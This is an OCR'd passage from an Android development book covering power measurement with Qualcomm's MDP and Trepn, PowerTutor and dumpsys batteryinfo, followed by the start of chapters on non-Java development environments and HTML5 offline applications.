



*Figure 423: Battery Screen from Settings App*

This lists both device features (e.g., the display) and applications. Android incrementally improves the accuracy of this screen with each passing release, trying to make sure the user understands what specifically is consuming the power.

If your application starts appearing on this screen, and the user does not feel that it is justified, the user is likely to become irritated with you.

Now, your appearance on this list might be perfectly reasonable. If you have written a video player app, and the user has just watched a few hours' worth of video, it is very likely that you will appear on this list and will be justified in your battery consumption.

However, anything that you can do to not appear on this screen, or appear lower in the list, will help with user acceptance of your app.

This part of the book will show you how to measure your power usage and ways of trying to use less of it.

## Stretching Out the Last mWh

Sometimes, what the user wants your app to do in one case is not what the user wants your app to do in other cases. Serious power-draining might be reserved for when the device is plugged in, or when the device has at least such-and-so power remaining. The user may value the last milliwatt-hours (mWh) more than others and want your application to use less power in those circumstances.

Hence, if your application polls the Internet, you might offer a feature to poll less frequently, or perhaps not at all, when power is low. If your application uses GPS to find a location (e.g., automatic “check-ins” to social networks like Foursquare), you might offer to skip such actions when the battery is low. You might want to signal to the user when the battery gets low during playback of a video, or during the game they are in. And so on.

This part of the book will help you identify when the battery is low and strategies for making use of that information.

# Focus On: MDP and Trepn

You can measure power drain in one of two ways:

1. Rip open a device enough to hook up a multi-tester to the proper leads to measure physically on the device how much power is being drained from the battery. You will need to either get a very sophisticated recording multi-tester, or perhaps cross-train a court stenographer to be able to record the power levels consumed as fast as possible.
2. You find a device that can do this sort of recording automatically.

Since recording multi-testers and court stenographers are expensive, you might head in the latter direction. Fortunately, Qualcomm makes a series of devices — the Mobile Development Platform, or MDP – that can record real-time power consumption. Qualcomm also makes a tool that can interpret this information, called Trepn.

In this chapter, we will examine the MDP and Trepn in greater detail, so you can determine what sorts of information this device can give you.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the chapter on working with the Internet.

## What Are You Talking About?

It is very likely that even seasoned Android developers will have never heard of MDP or Trepn. You will not find an MDP in your local electronics store. You will not even

find them on eBay (most of the time). And since Trepn is largely useless without access to an MDP's power recordings, only those who have run across an MDP are likely to have also heard of Trepn.

Of course, since you are reading this book, it is clear that you are an exemplary Android developer, one thirsting for knowledge and who therefore might be interested in learning more about these hidden gems.

## What's an MDP?

The Qualcomm MDP is a mobile phone, but not one designed for consumer use. Rather, it is a reference platform for a Qualcomm mobile CPU. There are two MDP models, one each for two Qualcomm processors: the MSM8660 and the MSM8655.

As a reference platform, this device is not necessarily designed to be regularly used. Instead, it is designed to show off a number of advanced hardware capabilities and allow developers to test on them. For example, the MDP for the MSM8660 has:

1. Dual cores (1.5GHz each)
2. 1080p video recording and playback
3. 3D output via HDMI
4. a 13 megapixel main camera

These are all at or above most mainstream devices, as of the device's release in late spring 2011.

The MDP also has additional instrumentation designed to assist with testing applications, and that is where Trepn comes in.

## What's a Trepn?

The MDP has specialized hooks in the firmware to monitor power consumption by various components: CPU, radios, display, etc. Trepn is an application, built into the MDP, that can collect, record, and display that data and related information. Developers can use Trepn to determine how much power their application uses while it runs through a test suite, for example.

Trepn runs on the device itself, though it does save its results as CSV files for possible offline analysis. Trepn, therefore, is not something that you run on your development machine or in your Web browser, but on the MDP itself.

### The Big Problem: Cost

The MDP MSM8660, at the time of this writing, runs nearly $1,400. This means that few Android application developers will have direct hands-on access to the MDP.

A previous version of the MDP also had issues with the purchase agreement you had to abide by when obtaining an MDP from BSQUARE (Qualcomm's retailer/front-line support firm for the MDP). For example, the purchase agreement would have forbidden this chapter from being published, as it includes results from running tests on the MDP. However, the purchase agreement for the MSM8660 MDP is more reasonable.

## Running Trepn Tests

Measuring your power consumption using Trepn is fairly straightforward, particularly for simple cases... with one big limitation.

First, you will need to get your app on the MDP. You may even wish to run the app once on the MDP — if your concerns are power consumption over the long haul, getting all of your app initialization logic done before you start measuring power is probably a good move.

Next, run the "Trepn Profiler" application on the MDP, found in the launcher like any other activity.

(**NOTE**: Due to limitations in the MDP hardware, screenshots of Trepn are not available)

Then, click the "Begin Profiling" button. This will bring up a dialog box where you can select an application on the MDP that Trepn should launch and monitor.

Note that this means you cannot readily use Trepn to measure the power consumed by a unit test suite or other form of instrumentation. You may wish to organize your code into an Android library project with a separate project for the UI front end, with additional projects for testing various power consumption scenarios that you use with Trepn.

Once you choose an application and click the Start button in the dialog, Trepn will gather a few seconds of "warmup" data, then run your app. You are welcome to interact with your application at this point, if your app is interactive and you have

not otherwise automated the testing. When you are done, return to the Trepn Profiler activity (e.g., through the Notification in the status bar) and click the "Stop Profiling" button. You will be prompted for the name of a directory in which to save the data.

And that's it!

## Recording Application States

The problem is, Trepn does not intrinsically know much about your application. It is simply recording power usage while your application is running. Trepn has no way of knowing when certain features of your app are used or certain calculations are run.

Unless you tell it.

You can send a broadcast Intent that Trepn will pick up, indicating what "application state" your app is now in. Here, an "application state" is simply some integer — it will be up to you to map integers to various portions of your application logic (e.g., 1 is normal, 2 is during your data download, 3 is during your data export process). If you tell Trepn the states of your application, it will not only record the overall results but the "splits" for each one of your states.

For example, the `Power/Downloader` sample application is a modified version of one from an earlier edition of this book. The earlier sample app had a large button — clicking the button would kick off a download of a PDF file in a background thread via an `IntentService`. This book's version of the sample skips the button — launching the activity will introduce a five-second pause, then the download will begin automatically. The activity will be finished once the download is complete.

Along the way, we let Trepn know when the download work begins:

```
@Override
public void onHandleIntent(Intent i) {
  Intent trepn=new Intent("com.quicinc.Trepn.UpdateAppState");

  trepn.putExtra("com.quicinc.Trepn.UpdateAppState.Value",
                        1337);
  sendBroadcast(trepn);

  // rest of method here
}
```

You need to create an `Intent` for the `com.quicinc.Trepn.UpdateAppState` action, add an extra with your integer keyed as `com.quicinc.Trepn.UpdateAppState.Value`, then send the broadcast.

The fact that Trepn uses broadcasts here means you will want your application states to be fairly coarse-grained. You cannot realistically update the state more than once every couple of seconds, and the asynchronous nature of sending broadcasts means that your work might begin before the state itself is recorded.

# Examining Trepn Results

You have two ways to look at the data that Trepn collects. There is an on-device UI, integrated as part of the Trepn application. Or, you can grab the raw data and perform your own offline analysis using your choice of tools.

## On-Device


Either before stopping profiling, or by reloading the Trepn session via the "View Saved Sessions" button, you can view a graph of power consumption, or click "View Stats" for a tabular rendition of the data.

By default, Trepn will record a handful of values, such as the power consumed overall and by the two CPU cores. In the Trepn settings activity, though, you can toggle on or off any number of other values to record, plus indicate if they should be displayed in the resulting graph.

Both the graph and the table will show your application states. On the graph, the changes in your application state value will be graphed along with everything else. The table will show how much time and power was consumed in each of your states — probably a more valuable means of interpreting the results.

## Off-Device

If you browse the external storage of the MDP, you will find a trepn directory that contains the saved sessions from your tests:



| Name | Size | Date | Time | Permissions | Info |
|---|---|---|---|---|---|
| data | | 1970-01-02 | 00:00 | drwxrwx--x | |
| mnt | | 1970-01-01 | 00:00 | drwxrwxr-x | |
| asec | | 1970-01-01 | 00:00 | drwxr-xr-x | |
| obb | | 1970-01-01 | 00:00 | drwxr-xr-x | |
| sdcard | | 1970-01-02 | 00:05 | d---rwxr-x | |
| Android | | 1980-01-01 | 00:00 | d---rwxr-x | |
| DCIM | | 1980-01-01 | 00:00 | d---rwxr-x | |
| LOST.DIR | | 1980-01-01 | 00:00 | d---rwxr-x | |
| deepsea | | 1980-01-01 | 00:00 | d---rwxr-x | |
| excerpt.pdf | 715760 | 1970-01-02 | 00:05 | ---rwxr-x | |
| trepn | | 1970-01-02 | 00:05 | d---rwxr-x | |
| Downloader_Demo_01.02.70_1 | | 1980-01-01 | 00:00 | d---rwxr-x | |
| Application State.csv | 2442 | 1980-01-01 | 00:00 | ---rwxr-x | |
| Battery Power.csv | 4286 | 1980-01-01 | 00:00 | ---rwxr-x | |
| CPU Core 0 Power.csv | 4281 | 1980-01-01 | 00:00 | ---rwxr-x | |
| CPU Core 1 Power.csv | 4274 | 1980-01-01 | 00:00 | ---rwxr-x | |
| Digital Core Power.csv | 4865 | 1980-01-01 | 00:00 | ---rwxr-x | |
| Downloader_Demo_01.02.70_1 | | 1970-01-02 | 00:05 | d---rwxr-x | |
| Downloader_Demo_01.02.70_1 | | 1980-01-01 | 00:00 | d---rwxr-x | |
| Settings_01.02.70_1220am | | 1980-01-01 | 00:00 | d---rwxr-x | |
| trepn_usage.log | 3233 | 1970-01-02 | 00:05 | ---rwxr-x | |

*Figure 424: External storage on an MDP, showing saved sessions*

For each collected statistic for each saved session, there will be a CSV file containing the raw data. The columns for the CSV file will vary by statistic, though all will have a time offset column to indicate when the value was recorded.

For example, here is an extract from the `Battery Power.csv` file from one Trepn run with ellipses added to show where portions of the file were removed for brevity:

```
Time (ms),Battery Power (uA),Battery Power (uW)
-4914,2600,10784
-4814,2600,10784
-4714,2600,10784
...
-104,2600,10784
-2,2600,10784
99,2600,10784
198,2600,10784
299,2600,10784
...
5024,2600,10784
5125,2600,10784
5224,2600,10784
5325,2600,10784
5427,2600,10784
5525,2600,10784
```

```
5630,2600,10784
5732,2600,10784
5833,2600,10784
5931,39800,165090
6031,3000,12443
6134,2600,10784
6234,2600,10784
...
```

Time values less than 0 represent the "warmup" period before Trepn actually runs your application. In this case, the battery power is shown both in micro-amps (uA) and micro-watts (uW).

To correlate these events with your application states, you will also need to examine the `Application State.csv` file:

```
Time (ms),Application State
-4950,0
-4849,0
-4749,0
...
-134,0
-34,0
66,0
167,0
267,0
367,0
...
5092,0
5136,1337
5193,1337
5293,1337
5393,1337
5494,1337
5594,1337
5694,1337
5794,1337
5895,1337
5996,1337
6096,1337
6196,1337
6297,1337
...
```

The time offsets will not line up precisely (for whatever reason), but will show the saved application state value at the specific offsets. So, between 5.092 and 5.136 seconds after the actual test began, our application state shifted from the default to 1337, corresponding to the value we sent over in the broadcast `Intent` extra. All power levels after that point would be related to the download operation.

In principle, one could import these into a spreadsheet or craft tools to parse the CSV data and create other visual representations, particularly in ways that can be used without the MDP being around.

# Other Power Measurement Options

Given the sheer expense of the Qualcomm MDP, few developers will have direct access to one, despite the detailed power statistics one can glean from Trepn. There are free alternatives, but they all have substantial limits when compared to the combination of the MDP and Trepn.

## Prerequisites

Understanding this chapter requires that you have read the core chapters and understand how Android apps are set up and operate.

## PowerTutor

Perhaps the best-known third-party power analyzer is PowerTutor. PowerTutor is the outcome of a research project from the University of Michigan, with a bit of assistance from Google. In principle, PowerTutor is capable of letting you know power consumption on a device, much along the lines of what Trepn can record on a Qualcomm MDP. In practice, PowerTutor is significantly less powerful and sophisticated.

PowerTutor was created with the HTC Dream (T-Mobile G1), HTC Magic (T-Mobile G2), and Nexus One in mind. Its power output values will be as accurate as they could make it for those devices. If you run PowerTutor on other hardware, the results will be less accurate.

You can obtain PowerTutor from the Play Store, or from the PowerTutor Web site, or you can compile it from source.

PowerTutor is not tied to testing a particular application. As such, you can simply run PowerTutor whenever you want from its launcher icon, then press "Start Power Profiler" in the main activity:





*Figure 425: The PowerTutor main activity*

At this point, you can start playing with your application, or running your unit test suite, or whatever. When you want to get an idea of how much power you have been consuming, you can switch back to the PowerTutor activity and choose "View Application Power Usage". This brings up a list of processes and toggle buttons to show various power consumption values for each:





*Figure 426: The PowerTutor application roster*

Tapping the list entry brings up a graph for that particular process, though since this information is only available while PowerTutor is recording new data, the graph is usually empty unless you have logic running in the background:





*Figure 427: The PowerTutor live charts for a single process current power consumption*

You can also bring up a charts showing what portion of your power consumption came from various sources for the whole device, such as a pie chart of current consumption:





*Figure 428: The PowerTutor pie chart for current overall power consumption*

Given that the source code is available, one might augment PowerTutor to:

1. Saving results, both as data files for offline analysis (akin to Trepn's CSV files) or for viewing charts and tables on the device when data is not being actively collected
2. Allowing one to record application states, akin to Trepn, to better correlate application functionality to saved power results

# Battery Screen in Settings Application

Of course, what developers tend to focus on most with power is the battery consumption screen in the Settings application, as shown in a previous chapter:





*Figure 429: Battery Screen from Settings App*

After all, this is what users will tend to focus on — anything showing up in here is a source of blame for whatever power woes the user believes she is experiencing. Conversely, if your application does not show up in this screen during normal operation, then there is no compelling reason for you to do further analysis, as users will tend to be oblivious to your actual power consumption.

If you do show up in the list, tapping on your entry can give you some more details of what power you consumed and why:





*Figure 430: Battery Details Screen from Settings App*

# BatteryInfo Dump

Yet another possibility is to use the `adb shell dumpsys batteryinfo` command from your command prompt or terminal on your development workstation. This will emit a fair amount of data that probably means something to somebody, such as general device information:

```
Battery History:
       -1h00m56s463ms 096 20030002 status=discharging health=good
plug=none temp=191 volt=4060 +screen +wake_lock +sensor
brightness=medium
       -1h00m52s490ms 096 22030302 +wifi phone_state=off
       -1h00m51s844ms 096 2703d102 +phone_scanning +wifi_running
phone_state=out data_conn=other
       -1h00m49s303ms 096 2743d102 +wifi_scan_lock
         -57m48s766ms 095 2743d102
         -53m24s627ms 095 2743d100 brightness=dark
         -53m17s620ms 095 0741d100 -screen -wake_lock
         -53m17s107ms 095 0740d100 -sensor
         -38m17s007ms 095 0642d100 -wifi_running +wake_lock
         -38m08s998ms 095 0640d100 -wake_lock
```

```
            -54s781ms 095 4640d100 status=full plug=usb temp=193
volt=4084 +plugged

Per-PID Stats:
  PID 96 wake time: +12s75ms
  PID 177 wake time: +1s13ms
  PID 458 wake time: +1s898ms
  PID 326 wake time: +3s925ms
  PID 205 wake time: +2s107ms
  PID 415 wake time: +843ms
  PID 96 wake time: +281ms

Statistics since last charge:
  System starts: 0, currently on battery: false
  Time on battery: 1h 0m 1s 682ms (0.3%) realtime, 8m 21s 883ms
(0.0%) uptime
  Total run time: 16d 11h 13m 34s 654ms realtime, 2h 9m 37s 404ms
uptime,
  Screen on: 7m 37s 868ms (12.7%), Input events: 0, Active phone
call: 0ms (0.0%)
  Screen brightnesses: dark 7s 7ms (1.5%), medium 7m 30s 861ms (98.5%)
  Kernel Wake lock "SMD_DS": 2s 368ms  (3 times) realtime
  Kernel Wake lock "mmc_delayed_work": 1s 210ms  (1 times) realtime
  Kernel Wake lock "SMD_RPCCALL": 56ms  (435 times) realtime
  Kernel Wake lock "power-supply": 575ms  (4 times) realtime
  Kernel Wake lock "radio-interface": 3s 1ms  (3 times) realtime
  Kernel Wake lock "ApmCommandThread": 4ms  (10 times) realtime
  Kernel Wake lock "ds2784-battery": 2s 6ms  (21 times) realtime
  Kernel Wake lock "msmfb_idle_lock": 14ms  (2273 times) realtime
  Kernel Wake lock "kgsl": 51s 482ms  (613 times) realtime
  Kernel Wake lock "rpc_read": 164ms  (272 times) realtime
  Kernel Wake lock "main": 7m 39s 708ms  (0 times) realtime
  Total received: 0B, Total sent: 0B
  Total full wakelock time: 149ms , Total partial waklock time: 31s
14ms
  Signal levels: none 59m 57s 63ms (99.9%) 1x
  Signal scanning time: 59m 57s 63ms
  Radio types: none 641ms (0.0%) 1x, other 59m 56s 973ms (99.9%) 1x
  Radio data uptime when unplugged: 0 ms
  Wifi on: 59m 57s 709ms (99.9%), Wifi running: 22m 35s 424ms
(37.6%), Bluetooth on: 0ms (0.0%)

  Device battery use since last full charge
    Amount discharged (lower bound): 0
    Amount discharged (upper bound): 1
    Amount discharged while screen on: 1
    Amount discharged while screen off: 0

(... and lots more...)
```

and per-process information (here, showing power used by PowerTutor itself):

```
#10058:
    Wake lock window: 5s 71ms window (1 times) realtime
    Proc edu.umich.PowerTutor:
      CPU: 11s 750ms usr + 4s 530ms krn
      1 proc starts
    Apk edu.umich.PowerTutor:
      Service edu.umich.PowerTutor.service.UMLoggerService:
        Created for: 4m 4s 750ms  uptime
        Starts: 1, launches: 1
```

In principle, one might create tools that use this output — or perhaps steal a peek at the data used by the Settings application – to create something a bit more developer-friendly.

# The Role of Alternative Environments

You might think that Android is all about Java. The official Android Software Development Kit (SDK) is for Java development, the build tools are for Java development, the discussion groups and blog posts and, yes, most books are for Java development. Heck, most of this book is about Java.

However (and with apologies to William Goldman), it just so happens that Android is only mostly Java. There's a big difference between mostly Java and all Java. Mostly Java is slightly not Java.

So, while Android's "sweet spot" will remain Java-based applications for the near term, you can still create applications using other technologies. This part of the book will take a peek at some of those alternatives.

This chapter starts with an examination of the pros and cons of Android's Java-centric strategy. It then enumerates some reasons why you might want to use something else for your Android applications. The downsides of alternative Android application environments – lack of support and technical challenges – are also discussed.

## Prerequisites

Understanding this chapter requires that you have read the core chapters and understand how Android apps are set up and operate.

## In the Beginning, There Was Java…

The core Android team made a fairly reasonable choice of language when they chose Java. It is a very popular language, and in the mobile community it had a clear predecessor in Java Micro Edition (J2ME). Lacking direct access to memory addresses (so-called "pointers"), a Java-based application will be less prone to developer errors leading to buffer overruns, resulting in possible hacks. And there is a fairly robust ecosystem around Java, in terms of educational materials, existing code bases, integrated development environments (IDEs), and so on.

However, while you can program Android in the Java language, an Android device does not run a Java application. Instead, your Java code is converted into something that runs on the "Dalvik virtual machine". This is akin to the technology used for regular Java applications, but Dalvik is specifically tuned for Android's environment. Moreover, it limits the dependency of Android on Java itself to a handful of programming tools, important as Java's stewardship moves from Sun to Oracle to wherever.

That Dalvik virtual machine is also capable of running code from other programming languages, a feature that makes possible much of what this book covers.

## … And It Was OK

No mobile development environment is perfect, and so the combination of Java and Android has its issues.

Java uses garbage collection to save people from having to keep track of all of their memory allocations. That works for the most part, and it is generally a boon to developer productivity. However, it is not a cure-all for every memory and resource allocation problem. You can still have what amounts to "memory leaks" in Java, even if the precise mechanics of those leaks differ from the classic leaks you get in C, C++, etc.

Most importantly, though, not everybody likes Java. It could be because they lack experience with it, or perhaps they have experience with it and did not enjoy that experience. Certainly, Java is slowly being considered as a language for big enterprise systems and, therefore, is not necessarily "cool". Advocates of different languages will have their own pet peeves with Java as well (e.g., to a Ruby developer, Java is really verbose).

So, while Java was not a bad choice for Android, it was not perfect, either.

## Bucking the Trend

However, just because Java is the dominant way to build apps for Android, that does not mean it is the only way, and for you, it may not even be the best way.

Perhaps Java is not in your existing skill set. You might be a Web developer, more comfortable with HTML, CSS, and Javascript. There are frameworks to help you with that. Or, maybe you cut your teeth on server-side scripting languages like Perl or Python — there are ways to sling that code on Android as well. Or perhaps you already have a bunch of code in C/C++, such as game physics algorithms, that would be painful to rewrite in Java — you should be able to reuse that code too.

Even if you would be willing to learn Java, it may be that your inexperience with Java and the Android APIs will just slow you down. You might be able to get something built much more quickly with another framework, even if you wind up replacing it with a Java-based implementation in the future. Rapid development and prototyping is frequently important, to get early feedback with minimal investment in time.

And, of course, you might just find Java programming to be irritating. You would not be the first, nor the last, to have that sentiment. Particularly if you are getting into Android as a hobby, rather than as part of your "day job", having fun will be important to you, and you might not find Java to be much fun.

## Support, Structure

However, "friendly" and "fully supported" are two different things.

Some alternatives to Java-based development are officially supported by the core Android team, such as C/C++ development via the Native Development Kit (NDK) and Web-style development via HTML5.

Some alternatives to Java-based development are supported by companies. Adobe supports AIR, Nitobi supports PhoneGap, Rhomobile supports Rhodes, and so on. Other alternatives are supported by standards bodies, like the World Wide Web Consortium (W3C) supporting HTML5. Still others are just tiny projects with only the backing of a couple of developers.

You will need to make the decision for yourself which of these levels of support will meet your requirements. For many things, support is not much of an issue, but there will always be cases where support becomes paramount (e.g., enterprise application development).

## Caveat Developer

Of course, going outside the traditional Java environment for Android development has its issues, beyond just how much support might be available.

Some may be less efficient, in terms of processor time, memory, or battery life, than will development in Java. C/C++, on the whole, is probably better than Java, but HTML5 may be worse, for example. Depending on what you are writing and how heavily it will be used will determine how critical that inefficiency will be.

Some may not be available on all devices. Right now, Flash is the best example of this — some devices offer some amount of Flash support, while other devices have no Flash at all. Similarly, HTML5 support was only added to Android in Android 2.0, so devices running older versions of Android do not have HTML5 as a built-in option.

Every layer between you and officially supported environments makes it that much more difficult for you to ensure compatibility with new versions of Android, when they arise. For example, if you create an application using PhoneGap, and a new Android version becomes available, there may be incompatibilities that only the PhoneGap team can address. While they will probably address those quickly — and they may provide some measure of insulation to you from those incompatibilities — the response time is outside of your control. In some cases, that is not a problem, but in other cases, that might be bad for your project.

Hence, just because you are developing outside of Java does not mean everything is perfect. You simply have to trade off between these problems and the ones Java-based development might cause you. Where the balance lies is up to each individual developer or firm.

# HTML5

Prior to the current wave of interest in mobile applications, the technology *du jour* was Web applications. A lot of attention was paid to AJAX, Ruby on Rails, and other techniques and technologies that made Web applications climb close to experience of a desktop application, and sometimes superior.

The explosion of Web applications eventually drove the next round of enhancements to Web standards, collectively called HTML5. Android 2.0 added the first round of support for these HTML5 enhancements. Notably, Android supports offline applications and Web storage, meaning that HTML5 becomes a relevant technique for creating Android applications, without dealing with Java.

## Prerequisites

Understanding this chapter requires that you have read the core chapters and understand how Android apps are set up and operate. Reading the chapter on `WebView` would be a good idea, as would reading the introduction to this trail.

## Offline Applications

The linchpin for using HTML5 for offline applications — on Android or elsewhere — is the ability for those applications to be used when there is no connectivity, either due to problems on the client side (e.g., on an airplane sans WiFi) or on the server side (e.g., Web server maintenance).

## What Does It Mean?

Historically, Web applications have had this annoying tendency to require Web servers. This led to all sorts of workarounds for offline use, up to and including shipping a Web server and deploying it to the desktop.

HTML5 solves this problem by allowing Web pages to specify their own caching rules. A Web app can publish a "cache manifest", describing which resources:

1. Can be safely cached, such that if the Web server is unavailable, the browser will just use the cached copy
2. Cannot be safely cached, such that if the Web server is unavailable, the browser should fail like it normally does
3. Have a "fallback" resource, such that if the Web server is unavailable, the cached fallback resource should be used instead

For mobile devices, this means that a fully HTML5-capable browser should be able to load all its assets up front and keep them cached. If the user loses connectivity, the application will still run. In this respect, the Web app behaves almost identically to a regular app.

## How Do You Use It?

For this chapter, we will use the Checklist "mini app" created by Alex Gibson. While the most up-to-date version of this app can be found at the MiniApps Web site, this chapter will review the copy found in `HTML5/Checklist`. This copy is also hosted online on the CommonsWare site, or via a shortened URL: `http://bit.ly/cw-html5`.

